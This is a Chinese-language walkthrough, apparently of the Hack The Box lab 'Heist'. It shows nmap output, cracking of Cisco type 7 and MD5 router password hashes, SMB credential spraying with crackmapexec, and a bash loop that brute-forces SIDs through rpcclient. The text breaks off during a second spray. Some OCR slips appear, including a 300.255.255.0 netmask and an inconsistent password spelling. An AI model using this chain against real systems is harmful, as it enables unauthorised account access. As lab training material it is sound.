
Heist(完成),有smb[crackmapexec]爆破、evil-win[遠端]、sysinternals工具

```
└─# nmap -sCV -A -p 80,135,445,5985 10.10.10.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 09:46 PDT
Nmap scan report for 10.10.10.149
Host is up (0.24s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods: 
|_  Potentially risky methods: TRACE
| http-title: Support Login Page
|_Requested resource was login.php
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|_      httponly flag not set
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time: 
|   date: 2024-04-18T16:47:28
|_  start_date: N/A
| smb2-security-mode: 
|   3:1:1: 
|_    Message signing enabled but not required
```


```
|_clock-skew: -1s

TRACEROUTE (using port 5985/tcp)
HOP RTT       ADDRESS
1   218.89 ms 10.10.14.1
2   219.04 ms 10.10.10.149

OS and Service detection performed. Please report any incorrect resul
```

SMB使用預設無法登入



```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.10.149
Password for [WORKGROUP\root]:
session setup failed: NT_STATUS_ACCESS_DENIED
```

80Port



字型
- Font Awesome 4.7.0
- Google Font API

網頁伺服器
- IIS 10.0

JavaScript 圖形庫
- particles.js

程式語言
- PHP 7.3.1


作業系統
- Windows Server

內容傳遞網路（CDN）
- cdnjs
- jsDelivr
- Cloudflare

JavaScript 函式庫
- jQuery 3.1.1

UI 框架
- Bootstrap 3.3.7

使用訪客登入，後可得到文件




```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

2筆需進行cisco解碼type passwd 7

https://github.com/theevilbit/ciscot7

```
0242114B0E143F015F5D1E161713 => $uperP@ssword
02375012182C1A1D751618034F36415408 => Q4)sJu\Y8qz*A3?d
```

1筆需hash解碼



```
└─# hashcat --example-hashes | grep Cisco
  Name................: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
  Name................: Cisco-PIX MD5
  Name................: Cisco-ASA MD5
  Name................: Cisco-IOS type 4 (SHA256)
  Name................: Cisco-IOS $8$ (PBKDF2-SHA256)
  Name................: Cisco-IOS $9$ (scrypt)

┌──(root㉿kali)-[~/ciscot7]
└─# hashcat --example-hashes | grep Cisco -B 1
Hash mode #500
  Name................: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
```


hachcate解不開改由john

```
$1$pdQG$o8nrSzsGXeaduXrjlvKc91 => stealthlagent
```

```
已知帳密
username :
```

```
rout3r
admin
hazard <=猜測

passwd :
$uperP@ssword
Q4)sJu\Y8qz*A3?d
stealth1agent
```

使用crackmapexec進行爆破




```
└─# crackmapexec --shares 10.10.10.149 -u username.txt -p passwd.txt
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {winrm,ldap,ft
crackmapexec: error: argument protocol: invalid choice: '10.10.10.149' (choose from 'winrm', 'ldap', 'ftp', 'mssql',

┌──(root㉿kali)-[~]
└─# crackmapexec smb 10.10.10.149 -u username.txt -p passwd.txt
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK)
Bv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\hazard:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [+] SupportDesk\hazard:stealth1agent
```

SMB帳密


```
hazard : stealth1agent
```

但沒有用




```
└─# smbmap -H  10.10.10.149 -u hazard -p stealth1agent

    ________  ___      ___  _______   ___      ___       __        _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\      |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \     (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \    |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \   (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \ /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.149:445        Name: 10.10.10.149              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
```

進行135port




```
└─# rpcclient -U 'hazard%stealth1agent' 10.10.10.149
rpcclient $> 
```

使用以下lookupnames命令來獲取我認識的用戶的 SID：



```
rpcclient $> lookupnames rout3r
result was NT_STATUS_NONE_MAPPED
rpcclient $> lookupnames admin
result was NT_STATUS_NONE_MAPPED
rpcclient $> lookupnames hazard
hazard S-1-5-21-4254423774-1266059056-3197185112-1008 (User: 1)
rpcclient $> lookupnames administrator
administrator S-1-5-21-4254423774-1266059056-3197185112-500 (User: 1)
rpcclient $> 
```


測試sid亂數、迴圈



```
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-1000
S-1-5-21-4254423774-1266059056-3197185112-1000 *unknown*\*unknown* (8)
└─# bash rpcc.sh
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (1)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (1)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (1)

┌──(root㉿kali)-[~]
└─# cat rpcc.sh
#!/bin/bash

for i in {1000..1500};
        do
                rpcclient -U 'hazard%stealth1agent' 10.10.10.149 -c "lookupsids S-1-5-21-4254423774-1266059056-3197185112-$i"
 | grep -v unknown;
        done
```

找到3組user

```
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (1)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (1)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (1)
```




```
└─# crackmapexec smb 10.10.10.149 -u user.txt -p passwd.txt
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK
) (signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\rout3r:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\admin:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\support:$uperP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\support:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\support:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] SupportDesk\chase:$uperP@ssword STATUS_LOGON_FAILURE
